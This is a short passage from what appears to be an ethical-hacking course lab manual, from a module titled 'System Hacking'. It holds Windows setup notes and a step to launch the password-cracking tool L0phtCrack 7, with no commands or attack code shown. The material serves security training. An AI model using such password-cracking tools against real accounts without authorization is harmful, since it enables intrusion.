
Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.


Module 06 – System Hacking




3. Click **Search** icon (🔍) on the **Desktop**. Type **l0phtcrack** in the search field, the **L0phtCrack 7** appears in the results, click **Open** to launch it.



